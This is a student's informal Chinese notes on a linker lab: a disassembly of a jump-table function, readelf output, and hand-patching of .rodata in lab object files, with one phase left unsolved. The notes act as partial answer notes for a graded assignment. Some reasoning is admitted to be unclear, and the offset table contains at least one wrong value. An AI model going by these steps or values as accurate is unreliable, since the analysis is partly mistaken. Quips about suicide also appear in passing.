    [0xd3] = '3',
    [0xda] = '3',
    [0xe5] = '0',
    [0x71] = '2',
    [0x23] = '8',
    [0xe2] = '9',
    [0x44] = '7'
};
```

然后编译，链接就好了。

`gcc -m32 -o link_phase3 main.o phase3.o phase3_patch.o`

phase4

跟上面那题比较类似。先反编译看一下：

```
0804905b <do_phase>:
 804905b:   55                      push   %ebp
 804905c:   89 e5                   mov    %esp,%ebp
 804905e:   53                      push   %ebx
 804905f:   83 ec 24                sub    $0x24,%esp
 8049062:   65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8049068:   89 45 f4                mov    %eax,-0xc(%ebp)
 804906b:   31 c0                   xor    %eax,%eax
 804906d:   c7 45 de 56 4a 43 41    movl   $0x41434a56,-0x22(%ebp)
 8049074:   c7 45 e2 4e 47 52 58    movl   $0x5852474e,-0x1e(%ebp)
 804907b:   66 c7 45 e6 49 4b       movw   $0x4b49,-0x1a(%ebp)
 // ebp-0x22 开始存了一个 char a[] 一次性给 a[0]~a[9] 赋了值。注意小端。也就是a[0]是56
 8049081:   c6 45 e8 00             movb   $0x0,-0x18(%ebp)
 // a[10] = '\0'

 8049085:   89 c3                   mov    %eax,%ebx
 8049087:   0f b6 4c 05 de          movzbl -0x22(%ebp,%eax,1),%ecx
 804908c:   8d 51 bf                lea    -0x41(%ecx),%edx
 // 取出 edx = a[eax] - 0x41, 然后
 804908f:   80 fa 19                cmp    $0x19,%dl
 // 要满足减了之后 < 0x19
 8049092:   0f 87 d3 00 00 00       ja     804916b <do_phase+0x110>

 8049098:   0f b6 d2                movzbl %dl,%edx
 804909b:   ff 24 95 f8 95 04 08    jmp    *0x80495f8(,%edx,4)
 // 根据跳转表跳转。
 80490a2:   b9 33 00 00 00          mov    $0x33,%ecx
 80490a7:   e9 bf 00 00 00          jmp    804916b <do_phase+0x110>
 80490ac:   b9 57 00 00 00          mov    $0x57,%ecx
 80490b1:   e9 b5 00 00 00          jmp    804916b <do_phase+0x110>
 80490b6:   b9 50 00 00 00          mov    $0x50,%ecx
 80490bb:   e9 ab 00 00 00          jmp    804916b <do_phase+0x110>
```

```
80490c0:   b9 42 00 00 00          mov    $0x42,%ecx
80490c5:   e9 a1 00 00 00          jmp    804916b <do_phase+0x110>
80490ca:   b9 66 00 00 00          mov    $0x66,%ecx
80490cf:   e9 97 00 00 00          jmp    804916b <do_phase+0x110>
80490d4:   b9 30 00 00 00          mov    $0x30,%ecx
80490d9:   e9 8d 00 00 00          jmp    804916b <do_phase+0x110>
80490de:   b9 62 00 00 00          mov    $0x62,%ecx
80490e3:   e9 83 00 00 00          jmp    804916b <do_phase+0x110>
80490e8:   b9 39 00 00 00          mov    $0x39,%ecx
80490ed:   eb 7c                   jmp    804916b <do_phase+0x110>
80490ef:   b9 57 00 00 00          mov    $0x57,%ecx
80490f4:   eb 75                   jmp    804916b <do_phase+0x110>
80490f6:   b9 53 00 00 00          mov    $0x53,%ecx
80490fb:   eb 6e                   jmp    804916b <do_phase+0x110>
80490fd:   b9 31 00 00 00          mov    $0x31,%ecx
8049102:   eb 67                   jmp    804916b <do_phase+0x110>
8049104:   b9 71 00 00 00          mov    $0x71,%ecx
8049109:   eb 60                   jmp    804916b <do_phase+0x110>
804910b:   b9 5a 00 00 00          mov    $0x5a,%ecx
8049110:   eb 59                   jmp    804916b <do_phase+0x110>
8049112:   b9 38 00 00 00          mov    $0x38,%ecx
8049117:   eb 52                   jmp    804916b <do_phase+0x110>
8049119:   b9 7a 00 00 00          mov    $0x7a,%ecx
804911e:   eb 4b                   jmp    804916b <do_phase+0x110>
8049120:   b9 36 00 00 00          mov    $0x36,%ecx
8049125:   eb 44                   jmp    804916b <do_phase+0x110>
8049127:   b9 34 00 00 00          mov    $0x34,%ecx
804912c:   eb 3d                   jmp    804916b <do_phase+0x110>
804912e:   b9 5f 00 00 00          mov    $0x5f,%ecx
8049133:   eb 36                   jmp    804916b <do_phase+0x110>
8049135:   b9 52 00 00 00          mov    $0x52,%ecx
804913a:   eb 2f                   jmp    804916b <do_phase+0x110>
804913c:   b9 35 00 00 00          mov    $0x35,%ecx
8049141:   eb 28                   jmp    804916b <do_phase+0x110>
8049143:   b9 61 00 00 00          mov    $0x61,%ecx
8049148:   eb 21                   jmp    804916b <do_phase+0x110>
804914a:   b9 70 00 00 00          mov    $0x70,%ecx
804914f:   eb 1a                   jmp    804916b <do_phase+0x110>
8049151:   b9 78 00 00 00          mov    $0x78,%ecx
8049156:   eb 13                   jmp    804916b <do_phase+0x110>
8049158:   b9 7b 00 00 00          mov    $0x7b,%ecx
804915d:   eb 0c                   jmp    804916b <do_phase+0x110>
804915f:   b9 32 00 00 00          mov    $0x32,%ecx
8049164:   eb 05                   jmp    804916b <do_phase+0x110>
8049166:   b9 37 00 00 00          mov    $0x37,%ecx
804916b:   88 4c 1d e9             mov    %cl,-0x17(%ebp,%ebx,1)
804916f:   83 c0 01                add    $0x1,%eax
8049172:   83 f8 0a                cmp    $0xa,%eax
8049175:   0f 85 0a ff ff ff       jne    8049085 <do_phase+0x2a>
// 显然是一个循环。从 a[11] 往里面填东西。

804917b:   c6 45 f3 00             movb   $0x0,-0xd(%ebp)
804917f:   83 ec 0c                sub    $0xc,%esp
```

```
 8049182:   8d 5d e9                lea    -0x17(%ebp),%ebx
 8049185:   53                      push   %ebx
 8049186:   e8 e5 f4 ff ff          call   8048670 <puts@plt>
 // 把我们那一坨东西从 a[11] 输出。
 804918b:   83 c4 08                add    $0x8,%esp
 804918e:   53                      push   %ebx
 804918f:   68 c0 b0 04 08          push   $0x804b0c0
 8049194:   e8 b7 f4 ff ff          call   8048650 <strcpy@plt>
 8049199:   83 c4 10                add    $0x10,%esp
 804919c:   8b 45 f4                mov    -0xc(%ebp),%eax
 804919f:   65 33 05 14 00 00 00    xor    %gs:0x14,%eax
 80491a6:   74 05                   je     80491ad <do_phase+0x152>
 80491a8:   e8 63 f4 ff ff          call   8048610 <__stack_chk_fail@plt>
 80491ad:   8b 5d fc                mov    -0x4(%ebp),%ebx
 80491b0:   c9                      leave
 80491b1:   c3                      ret
 80491b2:   66 90                   xchg   %ax,%ax
 80491b4:   66 90                   xchg   %ax,%ax
 80491b6:   66 90                   xchg   %ax,%ax
 80491b8:   66 90                   xchg   %ax,%ax
 80491ba:   66 90                   xchg   %ax,%ax
 80491bc:   66 90                   xchg   %ax,%ax
 80491be:   66 90                   xchg   %ax,%ax
```

真 nm 长。但是一眼是跳转表。所以我们要修改跳转表跳转到的地方。

`readelf -S phase4.o`

```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000157 00  AX  0   0  1
  [ 2] .rel.text         REL             00000000 0003b4 000028 08   I 13   1  4
  [ 3] .data             PROGBITS        00000000 00018c 000008 00  WA  0   0  4
  [ 4] .rel.data         REL             00000000 0003dc 000008 08   I 13   3  4
  [ 5] .bss              NOBITS          00000000 000194 000000 00  WA  0   0  1
  [ 6] .rodata           PROGBITS        00000000 000194 000068 00   A  0   0  4
  [ 7] .rel.rodata       REL             00000000 0003e4 0000d0 08   I 13   6  4
  [ 8] .comment          PROGBITS        00000000 0001fc 000036 01  MS  0   0  1
  [ 9] .note.GNU-stack   PROGBITS        00000000 000232 000000 00      0   0  1
  [10] .eh_frame         PROGBITS        00000000 000234 00003c 00   A  0   0  4
  [11] .rel.eh_frame     REL             00000000 0004b4 000008 08   I 13  10  4
  [12] .shstrtab         STRTAB          00000000 0004bc 000067 00      0   0  1
  [13] .symtab           SYMTAB          00000000 000270 000100 10     14   9  4
  [14] .strtab           STRTAB          00000000 000370 000044 00      0   0  1
```

`.rodata` 从第 0x194 字节开始。

看到在链接之前写的是 `jmp *0x0(,%edx,4)`，所以偏移就是 `0x194 + 0x0 = 0x194`

诶唷这里其实我也没咋搞懂。但是应该不咋改吧。到时候就这俩东西加一下。

看到这个跳转表长啥样。再根据咱的 a 字符数组的值。

a[]	-0x41
56	15
4a	9
43	2
41	0
4e	D
47	6
52	8
58	17
49	8
4b	A


把这些玩意 *4 + 194 位置的地方换成我们应该转到的相对地址。每个相对地址是什么字符可以看 `mov` 的值，是清楚的。

比如想输出 `2` 那么由于

```
104:    b9 32 00 00 00          mov    $0x32,%ecx
```

那么把对应地址的地方改成 `04 01` 小端注意。

大概长这样



工作量比较大。

phase5

这个我是真没招了。考了直接跳楼。应该会当隐藏考吧。

有时间我也研究研究。

```
nwpu-cs@nwpucs-VirtualBox: ~/Desktop/lab4/bombs/tar/phase5
00000480: 616e 7366 6f72 6d5f 636f 6465 0056 474d  ansform_code.VGM
00000490: 6567 7a00 6765 6e65 7261 7465 5f63 6f64  egz.generate_cod
000004a0: 6500 434f 4445 0065 6e63 6f64 6500 6c53  e.CODE.encode.lS
000004b0: 7666 4677 0064 6f5f 7068 6173 6500 4255  vfFw.do_phase.BU
000004c0: 4600 7075 7473 006f 7574 7075 7400 7374  F.puts.output.st
000004d0: 7263 7079 0070 6861 7365 5f6e 756d 6265  rcpy.phase_numbe
000004e0: 7200 0000 0900 0000 010a 0000 1500 0000  r...............
000004f0: 0105 0000 5a00 0000 0209 0000 6a00 0000  ....Z.......j...
00000500: 010c 0000 a500 0000 010e 0000 ab00 0000  ................
00000510: 010c 0000 d600 0000 020b 0000 db00 0000  ................
00000520: 0110 0000 e000 0000 020d 0000 e800 0000  ................
00000530: 0110 0000 ed00 0000 0211 0000 f500 0000  ................
00000540: 0110 0000 fa00 0000 0112 0000 ff00 0000  ................
00000550: 0213 0000 0000 0000 010f 0000 0000 0000  ................
00000560: 0102 0000 0400 0000 0102 0000 0800 0000  ................
00000570: 0102 0000 0c00 0000 0102 0000 1000 0000  ................
00000580: 0102 0000 1400 0000 0102 0000 1800 0000  ................
00000590: 0102 0000 1c00 0000 0102 0000 2000 0000  ............ ...
000005a0: 0202 0000 4000 0000 0202 0000 6400 0000  ....@.......d...
000005b0: 0202 0000 9000 0000 0202 0000 002e 7379  ..............sy
000005c0: 6d74 6162 002e 7374 7274 6162 002e 7368  mtab..strtab..sh
000005d0: 7374 7274 6162 002e 7265 6c2e 7465 7874  strtab..rel.text
                                                   73,1
```

照着抄。

希望人明天没事。

活下去，，，